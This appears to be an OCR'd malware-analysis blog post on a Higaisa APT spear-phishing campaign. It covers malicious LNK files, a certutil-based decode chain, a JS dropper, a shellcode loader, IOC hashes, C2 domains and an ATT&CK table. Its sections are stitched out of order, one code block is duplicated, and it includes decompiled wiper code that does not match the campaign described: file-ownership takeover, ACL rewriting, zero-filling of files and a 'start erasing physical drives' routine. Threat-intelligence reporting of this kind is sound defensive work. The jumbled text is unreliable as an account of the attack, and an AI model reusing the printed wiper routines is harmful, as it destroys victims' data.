    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

